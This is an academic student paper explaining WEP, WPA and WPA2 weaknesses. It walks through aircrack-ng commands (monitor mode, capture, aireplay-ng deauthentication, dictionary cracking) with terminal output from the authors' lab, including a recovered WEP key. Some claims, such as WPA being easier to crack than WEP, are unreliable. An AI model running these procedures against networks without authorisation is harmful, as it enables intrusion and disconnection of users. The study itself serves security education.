ISSN: 2278 – 1323
International Journal of Advanced Research in Computer Engineering & Technology
Volume 1, Issue 2, April 2012

Vulnerabilities of Wireless Security protocols (WEP and WPA2)

Vishal Kumkar, Akhil Tiwari, Pawan Tiwari, Ashish Gupta, Seema Shrawne

Abstract - Wirelesses Local Area Networks (WLANs) have become more prevalent and are widely deployed and used in many popular places like university campuses, airports, residences, cafes etc. With this growing popularity, the security of wireless network is also very important. In this study we present the security mechanisms available for WLANs. These security mechanisms are Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA) and 802.11i (WPA2).Our aim is to show how an attack can be made on systems using the above mentioned mechanisms.
We have given a brief overview of their working, structure, algorithms used and have tried to explore the real time vulnerabilities by issuing successful attacks against WEP and WPA2 network. The attacks were done in an ad-hoc network, using three laptops with wi-fi facility. We begin with WEP protocol which employs a flawed RC4 algorithm is very much prone to attack and is easily crackable, then listing some of its weakness. We then have a look on WPA as the enhanced standard of WEP, along with some flaws in it. Finally an attack on WPA2 is explained. Aircrack-ng is the tool (software) that we have used to launch the attacks. The commands required for attacking are explained, along with the screen-shots to help understand the working.

Index Terms- WEP, 802.11, WPA, WPA2

I. INTRODUCTION

Wireless local area networks (WLANs) are of great importance in network technologies. WLANs, Bluetooth and cellular networks gained popularity in computer and business industry with many consequent security issues. Especially WLAN systems like IEEE 802.11 networks became common access networks in private and public environments. They have lots of benefits like mobility and flexibility. Unlike a traditional wired LAN, users have much more freedom for accessing the network. Such benefits also come with several security considerations. Security risks in wireless environments include risks of wired networks plus the new risks as a result of mobility. To reduce these risks and protect the users from eavesdropping, organizations have been adopted several security mechanisms.

The traditional WLAN security mechanism is WEP. WEP is an encryption algorithm designed in 1999 along with 802.1 lb standard to provide wireless security. It employs RC4 (Rivest Cipher 4) algorithm from RSA Data Security. However, several serious weaknesses were identified by cryptanalysts and WEP was superseded by Wi-Fi Protected Access (WPA) in 2003, and then by the full IEEE 802.11i standard (also known as WPA2) in 2004. Despite the serious security flaws WEP still provides a minimal level security.
In this paper we investigated different security mechanisms available for WLANs and their real time vulnerabilities and ways of cracking them.

II. IEEE STANDARDS

IEEE 802.11 [1] is a set of Wireless LAN standards developed by working group 11 of the IEEE 802 committee. The first 802.11 standard released in October 1997 and revised in March 1999 as 802.1lb. The 802.1la standard developed in 1999 for wireless asynchronous transfer mode (ATM) networks. 802.11g standard was ratified in 2003. Successful businesses benefit from these standards both by actively participating in the standardization process and by using standards as strategic market instruments. When it comes to security, a number of committees have made an effort including the IEEE's 802.11 Task Group i (TGi), the Internet Engineering Task Force and the National Institute of Standards (NIST). However, the group that plays the most powerful role in development of WLAN security standards is the TGi.

A. Architecture

802.11 network architecture consists of cells that are overlapped with each other. Basic Service Set (BSS) defines the coverage area of a cell. A station that is not in a specific BSS cannot communicate with the other stations in this BSS. There are two modes of 802.11 networks Infrastructure Mode and Ad Hoc Mode. In infrastructure mode, WLANs consist of wireless stations and access points. Access points that are providing communication with the wired network and managing network traffic, are connected with a distribution system (such as Ethernet)

III. WIRELESS LAN SECURITY

The security mechanisms for secure communications on 802.11 wireless networks have been developed in the following chronological order [2]:

* Wired Equivalent Privacy (WEP)
* Wi-Fi Protected Access (WPA)
* 802.11i (WPA2)

A. Wired Equivalent Privacy

WEP [2] is an encryption algorithm developed by an IEEE volunteer group. The aim of WEP algorithm is to provide a secure communication over radio signals between two end users of a WLAN. WEP employs RC4 algorithm for encryption and uses two key sizes: 40 bit and 104 bit; to each is added a 24-bit initialization vector (IV) which is transmitted directly. At the transmitter side the plaintext is XOR'ed with the key stream, generated after KSA and PRGA process of RC4 and cipher text is obtained. These steps take place in the reverse order at the receiver side using the same key. WEP uses CRC-32 algorithm for data integrity.



Fig 1. WEP Encryption



Fig 2. WEP Decryption

Attacking a WEP network

Some flaws in WEP make it crackable. The IV is sent as plaintext with the encrypted packet. Therefore, anyone can easily sniff this information out of the airwave and thus learn the first three characters or the secret key. Both the KSA and PRGA leak information during the first few iterations of their algorithm. XOR is a simple process that can be easily used to deduce any unknown value if the other two values are known. The format is (B + 3, 255, x) where B is the byte of the secret key being cracked.

In order to sufficiently crack a real-life WEP key of a wireless AP, we need to gather lots of initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. However, in this work, we use a technique called *injection* to speed up the process. Injection involves having the AP resend selected packets over and over again very rapidly. This allows us to capture a large number of IVs in a short period of time. Once we have captured a large number of IVs, we can use them to determine the WEP key. In practice WEP cracking can easily be demonstrated using tools such as Aircrack.

Aircrack [7] contains four main utilities, used in the four attack phases that take place to recover the key:

1. airmon-ng : starts/stops the wireless network card in monitor mode.
2. airodump-ng: wireless sniffing tool used to discover WEP enabled network and capture raw 802.11 frames.
3. aireplay-ng : generates and injects packets into the network (not necessary in WEP cracking).
4. aircrack-ng- WEP key cracker using collected unique IVs.

Procedure for Cracking WEP:

1. airmon-ng start wlan0

```
Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

Fig 1: Snapshot output airmon-ng

2. airodump-ng –w testwep mon0

   Here, testwep is the file name where packets are captured. Copy the bssid of the access point.

```
CH  7 ][ BAT: 1 hour ][ Elapsed: 4 s ][ 2012-04-16 15:12

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:91:86:2F:93  -76        8        3    1   9  54 . WPA2 CCMP   PSK  mcawi
00:21:91:86:2F:9B  -78        7        2    0   9  54 . WPA2 CCMP   PSK  mcawi
FC:C7:34:3D:4C:7E  -73        8        1    0   6  54   WPA2 CCMP   PSK  Sneha
A6:87:90:98:05:4E   -1        8        0    0   1  54   WEP  WEP         wepcr

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   B4:74:9F:E9:D5:FD  -92    0 - 1      0        2
FC:C7:34:3D:4C:7E  C0:CB:38:4B:1C:3E  -63    0 - 0e     0        1
A6:87:90:98:05:4E  44:A7:CF:1E:5B:9E  -40    0 - 1      0        1
A6:87:90:98:05:4E  00:17:C4:C2:CB:6E  -41    0 - 1     33       21
A6:87:90:98:05:4E  6C:9B:02:CC:E4:C1  -41    0 - 1     15        6
```

Fig 2. Snapshot output airodump-ng

3. Now check the access point channel(here 6) and again restart the monitoring on this channel.
airmon-ng stop mon0
airmon-ng stop wlan0
airmon-ng start wlan0 6

```
Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
mon0            Atheros         ath9k - [phy0] (removed)

root@pawan-laptop:~# airmon-ng stop wlan0


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode disabled)
```

Fig 3. Snapshot output airmon-ng. i.e stopping.

4. airodump-ng –w testwep - - channel 6 mon0

```
CH  1 ][ BAT: 28 mins ][ Elapsed: 13 mins ][ 2012-04-16 15:27

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

A6:87:90:98:05:4E   -1   0     9054    21047    0   1  54   WEP  WEP         w

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   90:A4:DE:B6:B5:E3  -64    0 - 1      0       49
(not associated)   C0:CB:38:04:CE:0B  -68    0 - 1      0       30
(not associated)   28:6A:BA:41:8D:5F  -74    0 - 1     30       65
(not associated)   0C:EE:E6:95:60:2D  -75    0 - 1      0      576  belkin54g,P
(not associated)   00:1E:64:7F:AD:34  -77    0 - 1      0       51
(not associated)   1C:BD:B9:33:2D:22  -77    0 - 6      0       11
(not associated)   1C:BD:B9:33:2B:37  -81    0 - 1      0       64
(not associated)   68:A3:C4:52:1A:23  -81    0 - 1      0       78  belkin_sasa
(not associated)   1C:65:9D:88:E9:C3  -82    0 - 1     18       39
(not associated)   1C:BD:B9:33:2B:3C  -82    0 - 1      0       54
(not associated)   1C:BD:B9:33:2B:4B  -82    0 - 1      0       48
(not associated)   1C:BD:B9:33:2B:3F  -82    0 - 1      0       46
(not associated)   1C:BD:B9:33:2B:62  -82    0 - 1      0       52
(not associated)   14:74:11:3F:36:86  -83    0 - 2      0      105  LATH,NIRALI
```

Fig 4. Snapshot output airodump-ng. i.e restart the interface on channel 6

5. Aircrack-ng –l testwep.cap

```
                    Aircrack-ng 1.0

        [00:01:36] Tested 162657 keys (got 5000 IVs)

  KB    depth   byte(vote)
   0    29/ 30  E1(7168) 0E(6912) 1C(6912) 3A(6912) 52(6912)
   1    22/  1  FC(7168) 0F(6912) 12(6912) 2A(6912) 3A(6912)
   2     1/  8  3D(8448) 21(8192) 28(8192) 18(7936) 60(7936)
   3     9/ 22  77(7936) 43(7680) 57(7680) 5B(7680) 93(7680)
   4    13/  4  B4(7680) 12(7424) 2A(7424) 40(7424) 4F(7424)
```

```
                    Aircrack-ng 1.0

        [00:02:28] Tested 3 keys (got 15000 IVs)

  KB    depth   byte(vote)
   0    0/  1   31(24576) C7(21248) 4F(20736) 6E(20480) 3A(20224)
   1    0/  2   8A(21248) 63(20480) 98(20480) 37(20224) 57(20224)
   2    0/  1   33(26368) 3D(22016) 8B(20736) 18(20480) 9A(20224)
   3    0/  1   34(22016) 93(21248) AE(20992) DB(20736) 14(20224)
   4    0/  1   35(22272) FC(20736) FD(20736) 79(20480) 92(20480)

              KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
     Decrypted correctly: 100%
```

Fig 5. Snapshot output aircrack-ng

Test Results:

Security Mechanism: WEP (40 bit)

Time Required: 15-20 min

Mode: Adhoc.

Beacon frames:10000

IV's captured: 15000

Result: Successful.

WEP WEAKNESSES: [3], [4]

- WEP does not prevent forgery of packets.
- WEP does not prevent replay attacks. An attacker can simply record and replay packets as desired and they will be accepted as legitimate.
- WEP uses RC4 improperly. The keys used are very weak, and can be brute-forced on standard computers in hours to minutes, using freely available software.
- WEP reuses initialization vectors. A variety of available cryptanalytic methods can decrypt data without knowing the encryption key.
- WEP allows an attacker to undetectably modify a message without knowing the encryption key.
- Key management is lacking.

B. Wi-Fi Protected Access

The second generation security mechanism to provide more reliable communication is 802.11i but an intermediate solution called WPA has been developed as a short term solution. Temporal Key Integrity Protocol (TKIP) [5] has been designed as a patch for WEP in this solution. TKIP also employs RC4 algorithm but it includes some important modifications. During the communication keys are changing dynamically and much larger IV (48 bit) is used. A key mixing function is used for different keys on every session. In order to provide the data integrity during transmission, a new algorithm called Michael is used as message integrity code (MIC). Shortly TKIP provides per-packet key mixing, a message integrity check and a re-keying mechanism
WPA did an excellent job of patching the problems in WEP. With only a software upgrade, it corrected almost

every security problem either created or ignored by WEP. However, WPA also created new problems:

- One flaw allowed an attacker to cause a denial-of-service attack, if the attacker could bypass several other layers of protection.
- A second flaw exists in the method with which WPA initializes its encryption scheme. Consequently, it's actually easier to crack WPA than it is to crack WEP.

C. 802.11i

The long term solution designed for wireless networks by Task Group i (TGi) is 802.11i (also called WPA2). It has been ratified as a standard in 2004. 802.11i doesn't employ RC4 like WEP or WPA, it uses Counter Mode with CBC-MAC Protocol (CCMP) to encrypt network traffic. CCMP employs Advanced Encryption Standard (AES) as encryption algorithm. 802.11i is backwards compatible with WPA but not with WEP.

Attacking a WPA/WPA2 network

Unlike WEP, where statistical methods can be used to speed up the cracking process, usually only plain brute force dictionary techniques may be used against WPA/WPA2 in an attempt to determine the shared passphrase. That is, because the key is not static, so collecting IVs like when cracking WEP encryption does not speed up the attack. This means that the passphrase must be contained in the dictionary you are using to break WPA/WPA2. The only thing that does give the information to start an attack is the handshake between client and AP. Handshaking is done when the client connects to the network.

During the handshake the AP and each station need an individual so-called Pairwise Transient Key (PTK) to protect unicast communication between them. The PTK is derived from the PMK (Pairwise Master Key), a fixed string, the MAC address of the AP, the MAC address of the client and two random numbers. The weakness of WPA-PSK is based on the pairwise master key (PMK) that is derived from the concatenation of the passphrase, SSID, length of the SSID and nonce's (a number or bit string used only once in each session). This is the algorithm: PMK = PBKDF2 (password, SSID, SSID length, 4096, 256). The result string is hashed 4,096 times to generate a 256-bit value and then combined with nonce values. As already mentioned, the PTK is derived from the PMK using the 4-Way Handshake and all information used to calculate its value is transmitted in plain text. By capturing the 4-Way Handshake, we have the data required to subject the passphrase into a dictionary attack.

Procedure for Cracking WPA2:

1. airmon-ng start wlan0

   The first step is to start the wireless interface in monitor mode. Then we start airodump-ng to collect the four-way authentication handshake.

2. airodump-ng –w wpatest mon0
   Here copy the bssid of the access point.

```
root@pawan-laptop:~# airodump-ng -w btechproj  mon0
```

3. Now check the channel and again restart the monitoring on channel 6
   airmon-ng stop mon0
   airmon-ng stop wlan0
   airmon-ng start wlan0 6

```
Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
mon0            Atheros         ath9k - [phy0] (removed)

root@pawan-laptop:~# airmon-ng stop wlan0


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode disabled)
```

Fig 6. Snapshot output airmon-ng

4. airodump-ng –w wpatest –d (bssid access point) --channel 6 mon0

```
CH 13 ][ BAT: 13 mins ][ Elapsed: 1 min ][ 2012-04-14 13:44

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:A7:CF:1E:5B:9E  -57      226        0    0   6  54e  WPA2 CCMP   PSK  akhil

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

44:A7:CF:1E:5B:9E  6C:9B:02:CC:E4:C1  -46    0 - 1      0        4
(not associated)   74:DE:2B:33:35:5F  -69    0 - 1      0        9
(not associated)   00:1B:B1:8E:E7:45  -93    0 - 1      0        1
```

Fig 7. Snapshot output airodump-ng

5. aireplay-ng -0 10 –a bssid –h (bssid access point) -c (station bssid) mon0
   This command De-Authenticates the station from the access point.

```
root@pawan-laptop:~# aireplay-ng -0 10 -a  44:A7:CF:1E:5B:9E -h  44:A7:CF:1E:5B:
9E -c 6C:9B:02:CC:E4:C1 mon0
The interface MAC (00:1F:E1:D9:3B:03) doesn't match the specified MAC (-h).
       ifconfig mon0 hw ether 44:A7:CF:1E:5B:9E
13:46:18  Waiting for beacon frame (BSSID: 44:A7:CF:1E:5B:9E) on channel 6
13:46:18  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [50|67 ACKs]
13:46:19  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [64|64 ACKs]
13:46:20  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [30|64 ACKs]
13:46:20  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [64|64 ACKs]
13:46:21  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [51|64 ACKs]
13:46:21  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [64|64 ACKs]
13:46:22  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [64|64 ACKs]
13:46:22  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [57|64 ACKs]
13:46:23  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [66|64 ACKs]
13:46:23  Sending 64 directed DeAuth. STMAC: [6C:9B:02:CC:E4:C1] [64|64 ACKs]
```

Fig 8. Snapshot output aireplay-ng. i.e disconnecting the station from access point

6. aircrack-ng –w passwords.txt *.cap

   Here we are applying the Dictionary Attack on captured encrypted IV's.



Fig 9. Snapshot output aircrack-ng. i.e applying dictionary attack.

Test Results:

Security Mechanism: WPA2

Mode: Infrastructure

Time Required: 10 min

Attack Type: Dictionary.

Result: Successful.

IV. CONCLUSION

Wireless networks are becoming the most rapidly spread technology over the world; thus, they should be well protected, in order to prevent exploitation of confidential data. In this paper we presented a brief overview of them, focusing on three main security protocols WEP, WPA and WPA2. We discussed and presented the overall detail procedure for cracking WEP and WPA2. Our motivation was the need for increased wireless security and the common feel that nowadays WPA/WPA2 security protocols are difficult for a stranger to hack; however, our study depicted that any wireless network may be suffering from successful hacking attempts, if it is not carefully setup and protected.

V. REFERENCES:

[1] Guido R. Hiertz, RWTH Aachen University Dee Denteneer, Philips Lothar Stibor and Yunpeng Zang, RWTH Aachen University "The IEEE 802.11 Universe".
[2] SANS Institute Reading Room site "The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards".
[3] Alexander Gutjahr "Wired Equivalent Privacy (WEP) Functionality, Weak Points, Attacks".
[4] Scott Fluhrer, Itsik Mantin and Adi Shamir "Weakness in Key Scheduling Algorithm Of RC4".
[5] Bernard Menezes "Network Security and Cryptography".
[6] G. Zeynep Gurkas, A. Halim Zaim, M. Ali Aydin "Security Mechanisms And Their Performance Impacts On Wireless Local Area Networks".
[7] http://www.aircrack-ng.org/

Vishal Kumkar holds a Diploma in Computer Engineering from Vivekanand Education Society's Polytechnic, Mumbai (2009) and will be graduating with a Bachelor's Degree in Engineering in computer science from Veermata Jijabai Technological Institute, Mumbai (India) in 2012.
He has interned as a Software Analyst at Goldman Sachs Services during the period May-July 2011.
His areas of interests are Networks, Algorithms, Operating System, Data Structures, Data Mining .

Akhil Tiwari will be graduating with a Bachelor's Degree in Engineering in computer science from Veermata Jijabai Technological Institute, Mumbai (India) in 2012.
His areas of interests are Networks, Algorithms, Data structures, Artificial Intelligence and Web Application Development.

Pawan Tiwari will be graduating with a Bachelor's Degree in Engineering in computer science from Veermata Jijabai Technological Institute, Mumbai (India) in 2012.
His areas of interests are Networks, Algorithms, Data structures, Artificial Intelligence and Web Application Development.

Ashish Gupta holds a Diploma in Computer Engineering from VPM's Polytechnic, Thane (2009) and will be graduating with a Bachelor's Degree in Engineering in computer science from Veermata Jijabai Technological Institute, Mumbai (India) in 2012.
His areas of interest are Databases, Computer Networks, Operating Systems.

Mrs. Seema Shrawne graduated with a Bachelor's Degree in Engineering in computer science from Government College of Engineering, Amravati, in 1992.
She has been a Senior lecturer in the computer technology department at Veermata Jijabai Technological Institute, Mumbai (India) for the last 11 years. Her areas of interest are Databases, Computer Networks and Information Retrieval, System Security.